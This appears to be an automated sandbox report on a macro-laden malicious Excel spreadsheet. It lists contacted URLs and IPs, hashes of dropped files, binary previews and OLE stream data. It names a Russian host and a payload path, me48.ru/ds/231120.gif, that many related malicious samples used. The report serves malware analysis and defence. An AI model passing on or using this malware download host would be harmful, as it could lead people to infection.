http://https://api.powerbi.com/v1.0/myorg/groups	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://web.microsoftstream.com/video/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://graph.windows.net	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://dataservice.o365filtering.com/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://weather.service.msn.com/data.aspx	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://apis.live.net/v5.0/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://management.azure.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://outlook.office365.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://incidents.diagnostics.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://insertmedia.bing.office.net/odc/insertmedia	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://outlook.office365.com/api/v1.0/me/Activities	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://api.office.net	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://entitlement.diagnostics.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://autodiscover-s.outlook.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://templatelogging.office.com/client/log	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=OneDrive	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://management.azure.com/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://ncus-000.contentsync.	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows.net/common/oauth2/authorize	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://graph.windows.net/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://api.powerbi.com/beta/myorg/imports	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://devnull.onenote.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://r4.res.office365.com/footprintconfig/v1.7/scripts/fpconfig.json	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://messaging.office.com/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://dataservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://augloop.office.com/v2	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Bing	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://skyapi.live.net/Activity/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://clients.config.office.net/user/v1.0/mac	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://dataservice.o365filtering.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• Avira URL Cloud: safe	unknown
http://https://visio.uservoice.com/forums/368202-visio-on-devices	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://directory.services.	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://login.windows-ppe.net/common/oauth2/authorize	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http:// https://loki.delve.office.com/api/v1/configuration/officewin32/	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://onedrive.live.com/embed?	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high
http://https://augloop.office.com	CD757FD3-0BC4-48FD-8B4E-C4F841C67511.0.dr	false		high

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.225.24.87	unknown	Russian Federation		9123	TIMEWEB-ASRU	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	31.0.0 Red Diamond
Analysis ID:	324312
Start date:	29.11.2020
Start time:	05:54:32
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 4m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	document-1444032431.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211

Run name:	Potential for more IOCs and behavior
Number of analysed new started processes analysed:	23
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal80.expl.evad.winXLS@3/6@1/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, UsoClient.exe • Excluded IPs from analysis (whitelisted): 52.255.188.83, 13.88.21.125, 52.109.32.27, 52.109.12.24, 52.109.12.23, 51.104.146.109, 2.20.84.85, 20.54.26.129, 2.20.142.210, 2.20.142.209, 92.122.213.194, 92.122.213.247, 51.11.168.160 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, prod-w.nexus.live.com.akadns.net, arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, audownload.windowsupdate.nsatc.net, nexus.officeapps.live.com, officeclient.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, fs.microsoft.com, prod.configsvc1.live.com.akadns.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, config.officeapps.live.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, europe.configsvc1.live.com.akadns.net

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
188.225.24.87	document-1444032431.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1421190491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1421190491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1473929595.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1473929595.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1484980114.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1493705687.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1484980114.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1493705687.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1495480491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1495480491.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1466663902.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1466663902.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470167594.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470167594.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470686903.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1470686903.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1500762737.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1500762737.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif
	document-1474276477.xls	Get hash	malicious	Browse	• me48.ru/ds/231120.gif

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
me48.ru	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
TIMEWEB-ASRU	document-1444032431.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1421190491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1473929595.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1484980114.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1493705687.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1495480491.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1466663902.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470167594.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1470686903.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1500762737.xls	Get hash	malicious	Browse	• 188.225.24.87
	document-1474276477.xls	Get hash	malicious	Browse	• 188.225.24.87

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\16.0\WebServiceCache\AllUsers\officeclient.microsoft.com\CD757FD3-0BC4-48FD-8B4E-C4F841C67511	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	XML 1.0 document, UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	129952
Entropy (8bit):	5.378353763554148
Encrypted:	false
SSDEEP:	1536:6cQceNWiA3gZwLpQ9DQW+zAUH34ZldpKWXboOilXPErLL8TT:QmQ9DQW+zBX8u
MD5:	D2C9789401E280209E5082D2CAAD196F
SHA1:	C1603C91A3C02526EDAEB4E664E6C09909B5E463
SHA-256:	9826AE914F9AC3037A54B104D4BC7CA31293AB2471E8C1F8C4AE9E8CEFFF9815
SHA-512:	CEBD119563036B40DE8AFBB2573D75E1E12BF32187C2CC9048896B6446DABDAFA602E0738E804CFBAE32D5DEB4F5D7187A1BA7244968786E1A3A9F0F3E6263D
Malicious:	false
Reputation:	low
Preview:	<?xml version="1.0" encoding="utf-8"?>..<o:OfficeConfig xmlns:o="urn:schemas-microsoft-com:office:office">.. <o:services o:GenerationTime="2020-11-29T04:55:27">.. Build: 16.0.13517.30525-->.. <o:default>.. <o:ticket o:headerName="Authorization" o:headerValue="{}" />.. </o:default>.. <o:service o:name="Research">.. <o:url>https://rr.office.microsoft.com/research/query.asmx</o:url>.. </o:service>.. <o:service o:name="ORedir">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ORedirSSL">.. <o:url>https://o15.officeredir.microsoft.com/r</o:url>.. </o:service>.. <o:service o:name="ClViewClientHelpId">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientHome">.. <o:url>https://[MAX.BaseHost]/client/results</o:url>.. </o:service>.. <o:service o:name="ClViewClientTemplate">.. <o:url>https://ocsa.office.microsoft.com/client/15/help/template</o:url>.. </o:service>.. <o:

C:\Users\user\AppData\Local\Temp\B6910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	314572
Entropy (8bit):	7.985622134696433
Encrypted:	false
SSDEEP:	6144:mBEmiPirFLPodmRqyAVYtlKsVLCyo7NtbcY7uLaG/9t7+M34:9oFPM8R3AsB+bjej/9cl

C:\Users\user\AppData\Local\Temp\B6910000	
MD5:	A5F0AADD16192CBBDA5C2AC17A20672D
SHA1:	012DA188E8643BAB7C49EF2E0B5E55BAD622B217
SHA-256:	343C31F99E9F7B803224ED400B8F6842AD90DACEA7EDA5A8F7366EF431643CE3
SHA-512:	99FACC56DA99D1179ABA596B085D4C8C2E379AC6521ACBCCDF69872793BF79A0B878E4EA491BB4E79BC52519A8BCF065D2E40A2676C759F85E68F4D804642A7
Malicious:	false
Reputation:	low
Preview:	.V.n.0....?.....(..r.izl.$...\K....I..RV.4p,.6.^..vfv....jcM....w5..f..'.....WV`.N....I....?.....h.5kS..8G..X...VV>Z..66<.....%p.L..-..a%.L*n6.x.d..+.w.e.....".P...+..VZ.....t.!.P..$k..51.;H..C..r....6k...GD08Mf.CE.]*...7....>.q...Q+(nEL?.%....'..K...a.I...6.L.9VY!..qbi..v...0u.....n....t.#::.S.....;.;.....C.....=....@....r.f..;...;..m.ik..\....s+"..Dm.9....#:T.OY../N.....p.....> .....<O..]....4.3e_...I...1.@....O.....PK.....!.C.T.....e.....[Content_Types].xml ...(.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Thu Jun 27 16:19:49 2019, mtime=Sun Nov 29 12:55:29 2020, atime=Sun Nov 29 12:55:29 2020, length=12288, window=hide
Category:	dropped
Size (bytes):	904
Entropy (8bit):	4.652566226194013
Encrypted:	false
SSDEEP:	12:8aXUlCpuElPCH21YCPT50Y9+L/w+WrjAZ/2bD2LC5Lu4t2Y+xIBjKZm:8QRJP1AZiD387aB6m
MD5:	9E9329F16FC41D282B1E19FC14DDEF8F
SHA1:	A3C43AC0838BA1A1DF881D0904D5CA159AFC3EEE
SHA-256:	3EFFE36C46E26E7C4793C9B50D9FA67E9EB6CA453151AFD6FCDAE39A3D44CEFF
SHA-512:	C93C979156961A75E5E9DAAC08DCBF5FA3468B74A97E6EF68B97F268138DD209D8A45F03ED3B6F47E2C5BB34BF2105293F49811EED65DC6DD2139411F8408CA
Malicious:	false
Reputation:	low
Preview:	L.....F.....N....-..I..LW...I..LW....0.....u....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.n.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.}Q.n.....S.....|..h.a.r.d.z.....~.1.....}Q.n..Desktop.h.....Ny.}Q.n.....Y.....>.....!6R.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....E.....-.....D.....>.S.....C:\Users\user\Desktop.....\.....\.....\.....\.D.e.s.k.t.o.p.....:.,.LB.)...As...`.....X.....849224.....!a..%.H.VZAj...4.4.....-..!a..%.H.VZAj...4.4.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0.5.3.0.6.2.3.3.2.-.1.0.0.2.....9...1SPS..mD..pH.H@..=x.....h....H.....K*..@.A..7sFJ.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\document-1444032431.xls.LNK	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Wed Sep 30 14:03:41 2020, mtime=Sun Nov 29 12:55:29 2020, atime=Sun Nov 29 12:55:29 2020, length=338944, window=hide
Category:	dropped
Size (bytes):	4400
Entropy (8bit):	4.678765969529913
Encrypted:	false
SSDEEP:	96:8tBiUtwiUZjKtBiUtwiUZjKsBiUtwiUZjKsBiUtwiUZj:8tBdw8tBdw8sBdw8sBdw
MD5:	ECF9C2F634555E7E0F8C6BA6A93F3401
SHA1:	279350D53772FA6D3709C6201E809F8C5132951B
SHA-256:	6A86B5EE2E564800B67F8363FCE74FCA5A677C05EC1CD2268BF236AC3AB225DD
SHA-512:	81A70584BE9104295716069EF6A0B0F259708CDC31E4AC6227DDB4C02B069DDA7684EE237C208C1DA37ECBE8F786269BFBCD851C4A4275B006BE0547CB83FD7
Malicious:	**true**
Reputation:	low
Preview:	L.....F.... ....D.:...`/!LW...`/!LW....,.....P.O. .:i.....+00.../C:\.....x.1.....N....Users.d.....L..}Q.n.....:.....q|..U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....P.1.....>Qvx..user.<.....Ny.}Q.n.....S.....|..h.a.r.d.z.....~.1.....>Qwx..Desktop.h.....Ny.}Q.n.....Y.....>.....y~.D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....|.2.,..}Q.n .DOCUME~1.XLS..`.....>Qux}Q.n....h.....\.b.d.o.c.u.m.e.n.t.-.1.4.4.4.0.3.2.4.3.1...x.l.s.....]..... .....-.....\.....>.S.....C:\Users\user\Desktop\document-1444032431.xls.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.d.o.c.u.m.e.n.t.-.1.4.4.4.0.3.2.4.3.1...x.l.s.....:.,.LB.)...As...`.....X.....849224.....!a..%.H.VZAj.....-.....-..!a..%.H.VZAj.....-.....-.....1SPS.XF.L8C....&.m.q...../...S.-.1.-.5.-.2.1.-.3.8.5.3.3.2.1.9.3.5.-.2.1.2.5.5.6.3.2.0.9.-.4.0

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	260
Entropy (8bit):	4.617963465642737
Encrypted:	false
SSDEEP:	6:dj6Y9L1VQDEL1VQJY9L1VQDEL1VQJY9L1VQDEL1VQJY9L1VQd:dmWtUWtUWtUWs
MD5:	8C157F558754D3308CC591F5237F972C
SHA1:	B8972DC92AE4F37172D0722C1FB4BA3C9CB8A2B6

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
SHA-256:	E6F2C625A3A9C744D36E283EA05E800CF72116CE30833649096DC90248C21CD2
SHA-512:	FE2DAA2460C01B3BE16FF7C1AC403782B87BE919F8089673FDE97BF2218C2B065C54CCF6AD736C56E3CAEC33A952992973480015978AC164F3A70E2AA1EE2CE1
Malicious:	false
Reputation:	low
Preview:	Desktop.LNK=0..[xls]..document-1444032431.xls.LNK=0..document-1444032431.xls.LNK=0..[xls]..document-1444032431.xls.LNK=0..document-1444032431.xls.LNK=0..[xls]..document-1444032431.xls.LNK=0..document-1444032431.xls.LNK=0..[xls]..document-1444032431.xls.LNK=0..

C:\Users\user\Desktop\87910000	
Process:	C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	398743
Entropy (8bit):	7.192715956388569
Encrypted:	false
SSDEEP:	6144:gcKoSsxzNDZLDZjlbR868O8KiA4XkXOn2xEtjPOtioVjDGUU1qfDlavx+W+LIfdj:/izo8RnsIROnr6n75YCp
MD5:	B4C3E524D691CC16449AEEE215FCCAAC
SHA1:	E3690E178C52C753CD8A06E1E8EDE5767C2ED0D7
SHA-256:	8BF59B7A6CC4CF7D3A84312FC4F1012CE96AACC56DAF83D12870A723E09CD95D
SHA-512:	546E8B700B98F12E1B0C63B5712078DA77A7588E53F5966DF5C1B9F3CBB824CA1482DE4997F7FED0FB58DA7E9A6065FF2DCE293F91DF9DDE0B0281039E37FED
Malicious:	false
Reputation:	low
Preview:	.....T8.....\.p.... B.....a.....=.....=.....i..9J.8 .....X.@....."..... 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...,...8.....C.a.l.i.b.r.i.1.....8..... ...C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1..... .....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Thu Nov 26 09:45:46 2020, Security: 0
Entropy (8bit):	7.522918762403885
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	document-1444032431.xls
File size:	338944
MD5:	407b70bcaef4d41cc7f63ceb6412a692
SHA1:	2cc134d5c5ea93bbbb0212f8d692484cc76766bd
SHA256:	6bbfff6e9dd29269927c954da80d86b6f91928e2fd049a92a72dca9e08140bd1
SHA512:	b48aba642ff0d96d50a6833c4076c476aa4255caed3f83c032b0936cb0df910e5aae99211122e678388e5f1f05fe2a71a8a5a194bfd47d40f75ac170e1fa8227
SSDEEP:	6144:YcKoSsxzNDZLDZjlbR868O8Kfc03pXOFq7uDphYHceXVhca+fMHLty/x2zZ8kpTa:Cizo8RnsIROnr6n75YV
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	74ecd4c6c3c6c4d8

Static OLE Info

General	
Document Type:	OLE
Number of OLE Files:	1

OLE File "document-1444032431.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2020-11-26 09:45:46
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.367004077607
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . 2 . . . . . 3 . . . . . 1 . . . . . 4 . . . . . 5 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 00 01 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 bf 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.254255489206
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . T . . . . . ` . . . . . x . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . .

General	
